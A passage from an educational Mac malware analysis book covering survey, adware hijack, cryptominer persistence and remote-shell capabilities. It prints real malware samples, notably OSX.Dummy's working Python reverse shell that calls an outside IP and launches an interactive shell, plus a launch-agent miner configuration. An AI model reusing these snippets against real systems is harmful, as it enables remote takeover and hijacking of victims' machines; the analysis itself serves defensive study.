


(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x3: Capabilities

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

So once a piece of malware has infected a system and (optionally) persisted itself, what does it do? Of course that depends on the goal of the malware!

In this chapter, we take a look at common capabilities of Mac malware, including:

- Surveying/reconnaissance
- Adware-related hijacks & injections
- Cryptocurrency mining
- Remote shells
- Remote execution
- Remote download/upload
- File encryption
- ...and much more!

Before diving into our discussion on Mac malware payloads, it's important to note that the payload of the malware is largely dependent on its type. Generally speaking, Mac malware can be placed in two broad categories: (cyber-)criminal and (cyber-)espionage. Malware designed by cyber-criminals is largely motivated by a single factor: money! As such, malware that falls into this category seeks to make the malware author(s) money by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. On the other hand, malware designed (for example, by 3-letter spy agencies) to spy on its victims is more likely to contain (stealthier) payloads featuring the ability to record audio off the system microphone, or expose an interactive-shell to allow a remote attacker to execute arbitrary commands.


📝 Note:

There are other (smaller) categories of macOS malware as well, such as those designed for:

- "hacktivism"

- destruction (i.e. wipers)
- perversions (i.e. webcam capture)

Of course there are overlaps in the payloads and capabilities between the two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to all malware authors as it provides the means to update or dynamically expand their malicious creations.



malware categorizations

Survey/Reconnaissance

In the overlap of capabilities between crime-oriented and espionage-oriented, we find (amongst others), "surveys." Oftentimes when malware (and adware) infects a system, it will first examine and query its environment. This is generally done for two main reasons:

1. This survey gives the malware insight into its "surroundings," which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if 3rd-party security tools are detected. Or, if it finds itself running

with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights).

2. This survey may be transmitted back to the attacker's command and control (C&C) server. Here, the information gathered in the survey may be used by the attacker to both uniquely identify the infected system (usually by some system-specific unique identifier), and/or identify infected targets (computers) of interest. In the latter case, what initially may appear to be an indiscriminate attack infecting thousands of systems (or more!), may in reality be a highly targeted campaign, where, based on the survey information, the majority of infected systems are of little interest to the attacker.

> 📝 Note:
>
> A (non-Mac) example of a widespread, albeit highly-targeted attack involved the popular Windows product CCleaner:
>
> *"Hundreds of thousands of computers getting penetrated by a corrupted version of an ultra-common piece of security software was never going to end well. But now it's becoming clear exactly how bad the results of the recent CCleaner malware outbreak may be. Researchers now believe that the hackers behind it were bent not only on mass infections, but on targeted espionage that tried to gain access to the networks of at least 18 tech firms."*
>
> "The CCleaner Malware Fiasco Targeted at Least 18 Specific Tech Firms" [1]

Let's briefly look at some specific survey capabilities found in actual macOS malware specimens.

First up is OSX.Proton [2]. Once OSX.Proton has made its way onto a Mac system it first surveys the system in order to determine if any 3rd-party firewalls are installed. If one is found, the malware will not persistently infect the system, but will simply exit!

The survey logic involves checking for the presence of files associated with (common) macOS firewall products, such as a kernel extension that belongs to the LittleSnitch firewall:

```
01  //0x51: 'LittleSnitch.kext'
02  rax = [*0x10006c4a0 objectAtIndexedSubscript:0x51];
03
04  //check if file exists
05  rdx = rax;
```

```
06   if ([rbx fileExistsAtPath:rdx] != 0x0) goto fileExists;
07
08   //exit!
09   fileExists:
10    rax = exit(0x0);
11    return rax;
```

Survey to detect LittleSnitch
OSX.Proton

Such firewall products would alert the user to the presence of OSX.Proton when it attempts to connect to its command and control server(s). Thus, the malware authors decided it would be wiser to simply exit (and skip persistently infecting the system), rather than risk detection!

OSX.MacDownloader [3] is another Mac malware specimen containing survey capabilities. However, unlike OSX.Proton, its goal is to provide detailed information about the infected system to the (remote) attackers:

> *"MacDownloader harvests information on the infected system, including the user's active Keychains, which are then uploaded to the C2. The dropper also documents the running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog."* [4]

Dumping the Objective-C class information (which we cover in chapter 0x6 [TODO]) reveals various methods responsible for performing and exfiltrating the survey:

```
$ class-dump "addone flashplayer.app/Contents/MacOS/Bitdefender Adware Removal Tool"

...
- (id)getKeychainsFilePath;
- (id)getInstalledApplicationsList;
- (id)getRunningProcessList;
- (id)getLocalIPAddress;
- (void)saveSystemInfoTo:(id)arg1 withRootUserName:(id)arg2 andRootPassword:(id)arg3;
- (BOOL)SendCollectedDataTo:(id)arg1 withThisTargetId:(id)arg2;
```

Before OSX.MacDownloader sends the survey to the attackers, it saves it to a file named applist.txt (in /tmp). Running the malware in a virtual machine allows us to “capture” the results of the survey:


```
$ cat /tmp/applist.txt
"OS version: Darwin users-Mac.local 16.7.0 Darwin Kernel Version 16.7.0: Thu Jun 15
17:36:27 PDT 2017; root:xnu-3789.70.16~2\/RELEASE_X86_64 x86_64",

"Root Username: \"user\"",
"Root Password: \"hunter2\"",
...

[
"Applications\/App%20Store.app\/",
"Applications\/Automator.app\/",
"Applications\/Calculator.app\/",
"Applications\/Calendar.app\/",
"Applications\/Chess.app\/",
...
]

"process name is: Dock\t PID: 254 Run from:
file:\/\/\/System\/Library\/CoreServices\/Dock.app\/Contents\/MacOS\/Dock",
"process name is: Spotlight\t PID: 300 Run from:
file:\/\/\/System\/Library\/CoreServices\/Spotlight.app\/Contents\/MacOS\/Spotlight",
"process name is: Safari\t PID: 972 Run from:
file:\/\/\/Applications\/Safari.app\/Contents\/MacOS\/Safari",

...
```

Adware-related Hijacks & Injections


As noted earlier, the average Mac user is unlikely to be targeted by sophisticated cyber-espionage attackers wielding 0days. Instead, they are far more likely to fall prey to simpler adware-related attacks.

Compared to other types of Mac malware, adware is rather prolific. The goal of adware is generally to make money for its creators, often through ads (hence the name!) or via hijacked search results (backed by affiliate links).

For example, in a write-up titled "WTF is Mughthesec!?" [5], I analyzed a piece of such adware (which masqueraded as Flash Installer):




The application would install various adware, including something named “Safe Finder”. “Safe Finder” would hijack Safari's homepage, setting it to point to an affiliate-driven search page.



Safari's homepage hijacked


On an infected system, opening Safari confirms that the home page has been hijacked ...though in a seemingly innocuous way: it simply displays a rather 'clean' search page.

However, looking at the page source reveals the inclusion of several "Safe Finder" scripts:



user's 'new' homepage

Via this hijacked homepage, user searches are funneled through various affiliates before ending up being serviced by Yahoo Search. However, "Safe Finder" logic (such as an icon, and likely other scripts) are injected into all search results:



hijacked(?) search results

The ability to manipulate search results likely generates revenue for the adware authors via ad views and affiliate links.

> 📝 Note:
>
> For an interesting deep-dive into the adware and its ties to affiliate programs, see
>
> "How Affiliate Programs Fund Spyware" [6]

Cryptocurrency Miners

As noted, the majority of Mac users who become infected are done so by malicious software that is motivated by financial gain. The late twenty-tens saw a large uptick in Mac malware that seeks to infect macOS systems and stealthily install cryptocurrency mining software.

Most Mac malware that implements cryptocurrency payloads does so in a rather lazy (albeit efficient) way. How? By packaging up command line versions of legitimate miners.

For example, OSX.CreativeUpdate [7] (which was surreptitiously distributed via the popular Mac application website, MacUpdate[.]com), leveraged MinerGate's legitimate cryptocurrency miner [8].

Specifically, this malware persisted as a launch agent (`MacOS.plist`) to instruct the system to persistently execute a binary named `mdworker`:

```
$ cat ~/Library/LaunchAgents/MacOS.plist
  ...
  <key>ProgramArguments</key>
  <array>
    <string>sh</string>
    <string>-c</string>
    <string>
        ~/Library/mdworker/mdworker
        -user walker18@protonmail.ch -xmr
    </string>
  </array>
```

If we directly execute this `mdworker` binary, it readily identifies itself as MinerGate's console (cli) miner:

```
$ ./mdworker -help
  Usage:
  minergate-cli [-version] -user <email> [-proxy <url>]
                -<currency> <threads> [<gpu intensity>]
```


The arguments passed to the persisted miner in the launch agent plist (`-user walker18@protonmail.ch -xmr`), specify the user account to credit the mining results, as well as the type of cryptocurrency (Monero/XMR):

Remote Shells

Sometimes all an attacker wants (and/or needs) is a shell on a victim's system. Such a capability affords a remote attacker complete command and control of an infected system, allowing the attacker to run arbitrary shell commands and binaries.

> 📝 Note:
>
> Remote shells (in the context of malware) generally come in two main types:
>
> - Interactive
>   Interactive shells provide a remote attacker the ability to go “live” on an infected system (almost as if they were physically sitting in front of it). Through such a shell, the attacker can interactively run (and interrupt) shell commands. All input and output is routed to and from the attacker’s remote server.
>
> - Non-Interactive
>   Non-interactive shells (still) provide a mechanism for an attacker to run commands via the infected system’s built-in shell. However as they are

non-interactive, such shells often receive the commands from a command and control server (vs. an attacker typing in said commands interactively). Due to their non-interactive nature, the output of the commands may be ignored.



a remote shell

As illustrated by OSX.Dummy [9], a payload to setup and execute a remote shell, does not have to be anything complex or fancy. A bash script (that is persisted a launch daemon), which executes an inline Python script, can suffice:

```
$ cat /var/root/script.sh

#!/bin/bash
while :
do
     python -c 'import socket,subprocess,os;

     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
     s.connect(("185.243.115.230",1337));

     os.dup2(s.fileno(),0);
     os.dup2(s.fileno(),1);
     os.dup2(s.fileno(),2);

     p=subprocess.call(["/bin/sh","-i"]);'
     sleep 5
done
```

OSX.Dummy's python code will attempt to connect to `185.243.115.230` on port `1337`. It then duplicates `stdin`, `stdout` and `stderr` to the connected socket, before executing `/bin/sh` with the `-i` flag. In other words, it's setting up an (remotely) interactive reverse shell.

More sophisticated malware implements such capabilities programmatically, and thus remains more self-contained and stealthy. As noted in "Pass the AppleJeus" [10], the authors (the (in)famous Lazarus APT Group) implemented the ability to remotely execute shell commands using a function named `proc_cmd`, which invoked the `popen` system API:

```
01  int proc_cmd(int * arg0, ...) {
02       r13 = arg2;
03       r14 = arg1;
04
05       bzero(&var_430, 0x400);
06       sprintf(&var_430, "%s 2>&1 &", arg0);
07       rax = popen(&var_430, "r");
08       ...
09  }
```

command execution via the shell (specifically via the popen API)
(Lazarus Group backdoor)

```
$ man popen

FILE * popen(const char *command, const char *mode);

The popen() function ``opens'' a process by creating a bidirectional pipe, forking, and
invoking the shell.

The command argument is a pointer to a null-terminated string containing a shell
command line.  This command is passed to /bin/sh, using the -c flag; interpretation, if
any, is performed by the shell.
```

